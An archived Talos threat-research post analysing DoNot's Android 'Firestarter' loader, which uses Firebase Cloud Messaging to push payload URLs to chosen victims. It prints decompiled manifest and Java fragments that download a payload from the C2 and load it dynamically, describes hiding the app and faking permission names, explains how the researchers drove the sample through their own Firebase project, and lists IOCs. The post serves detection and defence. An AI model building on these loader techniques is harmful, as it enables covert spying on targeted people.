DoNot's Firestarter abuses Google Firebase Cloud Messaging to spread

By Warren Mercer

Published: 2020-10-29 · Archived: 2026-04-06 00:11:53 UTC

Thursday, October 29, 2020 08:00

By Warren Mercer, Paul Rascagneres and Vitor Ventura.

- The newly discovered Firestarter malware uses Google Firebase Cloud Messaging to notify its authors of the final payload location.
- Even if the command and control (C2) is taken down, the DoNot team can still redirect the malware to another C2 using Google infrastructure.
- The approach in the final payload upload denotes a highly personalized targeting policy.


  What's new? The DoNot APT group is making strides to experiment with new methods of delivery for their payloads. They are using a legitimate service within Google's infrastructure which makes it harder for detection across a users network.

How did it work? Users are lured to install a malicious app on their mobile device. This malicious app then contains additional malicious code which attempts to download a payload based on information obtained from the compromised device. This ensures only very specific devices are delivered the malicious payload.

So what? Innovation across APT Groups is not unheard of and this shouldn't come as a huge surprise that a group continues to modify their operations to ensure they are as stealth as can be. This should be another warning sign to

folks in geo-politically "hot" regions that it is entirely possible that you can become a victim of a highly motivated group.

Executive Summary



The DoNot team is known for targeting Kashmiri non-profit organizations and Pakistani government officials. The region of Kashmir is under ongoing disputes from India, China and Pakistan about its ownership. This fuels potential conflict at times. This actor, DoNot, recently started using a new malware loader we're calling "Firestarter." Our research revealed that DoNot has been experimenting with new techniques to keep a foothold on their victim machines. These experiments, substantiated in the Firestarter loader, are a sign of how determined they are to keep their operations despite being exposed, which makes them a particularly dangerous actor operating in the espionage area. The same experiments also showed the capability of keeping their operations stealthy as now they have the capability to decide which infections receive the final payload based on geographical and personal identification criteria. This reduces the likelihood that researchers will access it.

DoNot is now leveraging Google Firebase Cloud Messaging (Google FCM) as a mandatory communication channel with the malware. This communication channel is encrypted and mixed among other communications performed by Android Operating System with the Google infrastructure, DoNot team is hiding part of their traffic among legitimate traffic. Even though the malicious actors still need a command and control (C2) infrastructure, the hardcoded one is only needed at installation time, afterwards it can be discarded and easily replaced by another one. Thus, if their C2 is taken down by law enforcement or deemed malicious they can still access the victim's device and instruct it to contact a new C2. With this new tactic only Google has the capability to effectively stop the malware, since it's the only institution that could disable the Google FMC mechanism on the victim's device.


We believe the propagation is most likely done via direct messages luring the victims to install the malware. Organizations and individuals can protect themselves by preventing the installation of software from unknown sources on Android and, if possible, by detecting the initial network flow done to the C2.

Victimology The DoNot Team is already known to have an interest in India and Pakistan. The filename of the few Android applications show the same interest, for example: kashmir_sample.apk or Kashmir_Voice_v4.8.apk. This new campaign points to the same victimology as usual: India, Pakistan and the Kashmir crisis. The targets are mainly end users and non-profit organizations linked to this area of the world.

Loader flow The first execution of the loader provides a lure to make the victim believe that there was no malicious install. The sequence below shows what a user sees during the first execution.

Once the message of uninstallation is shown, the icon is removed from the user interface. The only way to detect the application is by checking the application list. There, the user sees an icon for the application that seems to be disabled, as can be seen below.
If the user checks the permissions, it can see that they exist but with the name "System Service," which is made to deceive the user into thinking that it's seeing system related permissions and not the application permissions.

While the user is presented with the messages regarding the incompatibility, the malware makes the first contact with the C2. It will send information regarding the victim's identity and geolocation, both crucial for the next steps the operators will perform. The full flow consists of six steps before the malware starts receiving commands from the C2 as shown below.



After getting the Google FMC token (Step 1) the operators have everything they need to send the Google FMC message containing the URL for the malware to download the payload. They also have the geographic location, IP address, IMEI and email address from the victims, allowing them to decide which victims should receive the payload.

Using static analysis, followed the code execution to the point of confirming the role played by the Google FMC mechanism used within this loader, we decided that we should test it dynamically.

When the malware receives a message from Google FMC, it checks if it contains a key called "link." If that exists, it will check if it starts with "https," if everything checks out, it will use the link to download the payload from a hosting server. Once the file arrives, the malware will import the classes from the payload, and being now able to start the malicious service, which is declared on the manifest
, as you can see in the picture below.

```
<service android:name="com.hulkapp.chatlite.hulkr.FMService">
    <intent-filter>
        <action android:name="com.google.firebase.MESSAGING_EVENT"/>
    </intent-filter>
</service>
<service android:name="com.system.myapplication.Activities.dcteat"/>
<service android:name="com.hulkapp.chatlite.fragment_info.UnknowService"/>
<service android:exported="false" android:name="com.hulkapp.chatlite.hulkr.FMEventStream"/>
<service android:name="com.hulkapp.chatlite.fragment_info.SystemService"/>
<receiver android:name="com.hulkapp.chatlite.hulkru.bRcvr">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
<service android:exported="true" android:name="com.google.firebase.messaging.FirebaseMessagingService">
    <intent-filter android:priority="-500">
        <action android:name="com.google.firebase.MESSAGING_EVENT"/>
    </intent-filter>
</service>
```


This is a different malware sample, which contains the embedded payload and starts the malicious service.

Once the payload is on the victim device, the loader will load the classes and start the malicious service. If the device is rebooted, the loader will automatically check for the presence of the payload on the device, and load it if present.

Instrumenting the malware We patched the malware sample to allow us to control the messaging flows, and then we can confirm what we already established statically.

The first step was the creation of a Google Firebase project associated with one of our accounts — the entry level for this service is free, and conceivably anyone could do it. Once we had our project created, we defined an application with the exact same name as our malware sample. In this case, it was called "com.chatlitesocial.app." This generated a JSON Google Services configuration file, like the one below, which a developer should add to his project in order to use the services.

Now that we have the IDs, we need to add them to the malware. We unpacked the malware and searched for the Google Services configuration, which we found in the resources directory in the strings.xml file. The image below shows the entries that we replaced by the values we got from the JSON configuration file.



Finally, we rebuilt the APK, signed it and installed it into our test device. Then we set up a test environment that consisted of an HTTPS web server to log the malware request, a logcat to see the malware log messages and a script that interacts with Google Firebase Cloud Messaging Admin APIs to send the message to our victim.

Why a new loader?

Better control of the compromised devices even if the C2 is switched off This new loader provides at least two important features to the attackers. First, it allows them to decide who receives the payload, being able to verify the victim before sending the payload. Thus, they can prevent the payload from falling into researchers' or law enforcement's hands. Second, it provides them with a powerful off-band persistence mechanism.

Usually, taking a C2 down is enough to render a malware inert, even if it stays active on the victim's device. This can be done by law enforcement or by the hosting platforms when they become aware. However, it can be difficult

to notify the victims, and in some cases it's almost impossible. Using Google Firebase Messaging service as a C2 control channel allows the attackers to regain control of the malware even after the C2 is taken down. From the network's point-of-view, this action is completely innocuous, since all communication is done through Google and encrypted using legitimate certificates.

If a C2 server is down, the operator can push a new Google Firebase message to download a new payload from a new location, which can be a new C2 or a hosting location. This action is entirely hidden for the compromised devices, requiring no user interaction. During our research, we found that other versions of the same malware existed using Google Firebase as an alternative communication channel. Earlier versions, however, would simply issue a command to start the malicious service.

No final payload for the analysts As the final payload is not embedded in the Android application, it is impossible for analysts to dissect it. This approach also makes detection more difficult. The application is a loader with a fake user interface that manipulates the target after installing it.

As we explained above, the malware needs to contact the C2 before the operator uses Google Firebase to contact the malware. It is interesting to notice that the C2 url is not obfuscated, however the Google Firebase component is not so obvious. The code snippet below is responsible for downloading the payload.

```
try {
    HttpURLConnection httpURLConnection = (HttpURLConnection) UnknowService.this.f3633d.openConnection();
    httpURLConnection.setRequestMethod("GET");
    httpURLConnection.setDoOutput(true);
    httpURLConnection.connect();
    UnknowService.f3632c = UnknowService.this.getExternalFilesDir((String) null).getAbsolutePath();
    UnknowService.this.f3634e = new File(UnknowService.f3632c);
    UnknowService.this.f3634e.mkdirs();
```

On the second line the authors set the HTTP method to GET, this is not necessary since GET is the default. Then, the actors change the method to POST by calling setDoOutput(True). Without setting any data to be sent, the authors issue the connect() method to contact the C2. We believe that this was done on purpose to make analysis more difficult. First, there was no need to set the method to GET, and then it was changed to POST without using the correct method. Finally for this approach to work, the operators had to configure the payload hosting server to accept POST without data. This would have required interaction from the attackers configuration perspective, as this is not a default method.

Same final payloads than previously without additional work The loader is design to load a class named: "com.system.myapplication.Activities.dcteat"

```
/* renamed from: a */
public void mo3601a(String str) {
    mo3603b("start to load news");
    ((MyApplication) getApplication()).mo3581a(str);
    mo3603b("news loaded");
    try {
        if ("newsdata.bundle".equals(str)) {
            this.f3629e = getClassLoader().loadClass("com.system.myapplication.Activities.dcteat");
            Log.d("Service", "Load the class of the apk by " + this.f3629e.getClassLoader());
            try {
                this.f3629e = getClassLoader().loadClass("com.system.myapplication.Activities.dcteat");
                FirebaseInstanceId.m2760a().mo3551b().mo3314a(new C1114b(this));
            } catch (ClassNotFoundException e) {
                e.printStackTrace();
            }
```

This name is the same as previous samples from the same group. Thanks to this choice, this loader can load any previous APK from this threat actor. It does not need additional cost for the attacker and the previous malware can be used transparently with this loader.

DoNot's mobile framework We identified a new loader developed by DoNot Team APT. This threat actor is known to develop and use Android malware. Here is an example of analysis by RiskIQ. The malware developed by DoNot Team takes control of the compromised devices. It supports all the classic features of a spying framework:

- Get the call history
- Get the address book
- Get the SMS
- Keyboard input
- Get files from the SD card
- Get user information
- Get network information
- Get location of the device
- Get installed applications
- Get browser information
- Get calendar information
- Get WhatsApp information The new loader is 100 percent compatible with the standard malware used by DoNot Team. This loader makes analysis more difficult by dynamically downloading and loading the final payload and to make the malware more reliable by using the Google Firebase messaging framework. This framework is used to send messages on the compromised devices with an URL where the final payload is located. With the new loading blocking the C2 server is not enough, if the Firebase messaging is still active, the loader can download a new payload from a new C2 server.

ConclusionThreat actors continue to innovate their operations. The DoNot team has actively avoided traditional methods of various components throughout this new piece of malware. They attempted to evade and masquerade by using Google platforms, they used different configuration options to allow specially created features for their web server infrastructure and they ensured they had backward compatibility with previous versions of their malware. We assess that this is a team that has the ability to fund ongoing features to be built into their Android arsenal. The DoNot team continues to focus on India and Pakistan, and this malware further enforces that.

The included fallback mechanisms ensure their malware remains persistent on the infected devices. This is crucial to ensuring long term access to compromised victims. This, along with their selective delivery mechanism, suggests their preference is to remain under the radar and remain undetected for long periods of time to allow sufficient intelligence and espionage gathering to take place.

Coverage Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign. Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort rules 56081 specifically defend against Firestarter.

IOCs

Hashes b4c112d402c2555bea91d5c03763cfed87aa0fb0122558554c9a3bc7ac345990
69f257092947e003465f24b9b0b44d489e798bd5b8cf51f7e84bc161937b2e7c
a5cfb2de4ca0f27b012cb9ae56ceacc2351c9b9f16418406edee5e45d1834650
d0a597a24f9951a5d2e7cc71702d01f63ff2b914a9585dbab5a77c69af5d60b5
e7a24751bc009bbd917df71fd4815d1483f52669e8791c95de2f44871c36f7f4
86194d9cb948d61da919e238c48a01694c92836a89c6108730f5684129830541
8770515a5e974a59f023c4c71b0c772299578f1e386f60f9dd203b64e2e2d92e
a074aa746a420a79a38e27b766d122e8340f81221fe011f644d84ff9b511f29a
3d3f61d5406149fd8f2c018fbc842ccef2f645fc22f4e5702368131c1bd4e560
3d40fdc4dc550394884f0b4e38aa8a448f91f8e935c1b51fedc4b71394fa2366
83d174c65f1c301164683c163dab3ea79d56caeda1a4379a5a055723e1cb9d00
0c2494c03f07f891c67bb31390c12c84b0bb5eea132821c0873db7a87f27ccef
b583ae22c9022fb71b06ec1bae58d0d40338432b47d5733bf550972c5cb627c4
c4971a65af3693896fdbb02f460848b354251b28067873c043366593b8dbc6f9
fa85813a90a2d0b3fc5708df2156381fdb168919b57e32f81249f8812b20e00a
fde7ca904d9ae72ea7e242ee31f7fbaee963937341ca2863d483300828a4c6e0
0c2494c03f07f891c67bb31390c12c84b0bb5eea132821c0873db7a87f27ccef
192f699e6ce2cccb2c78397392f4d85566892d9c8cf7de1175feb4d58f97d815
e8605854c8730d2e80d8a5edd8bc83eb7c397a700255754ec9140b9717f7d467
2481f133dd3594cbf18859b72faa391a4b34fd5b4261b26383242c756489bf07
0c2494c03f07f891c67bb31390c12c84b0bb5eea132821c0873db7a87f27ccef

Domains and IP addresses 178.62.188[.]181
bulk[.]fun
inapturst[.]top
seahome[.]top
fif0[.]top
apkv6.endurecif[.]top

Source: https://blog.talosintelligence.com/2020/10/donot-firestarter.html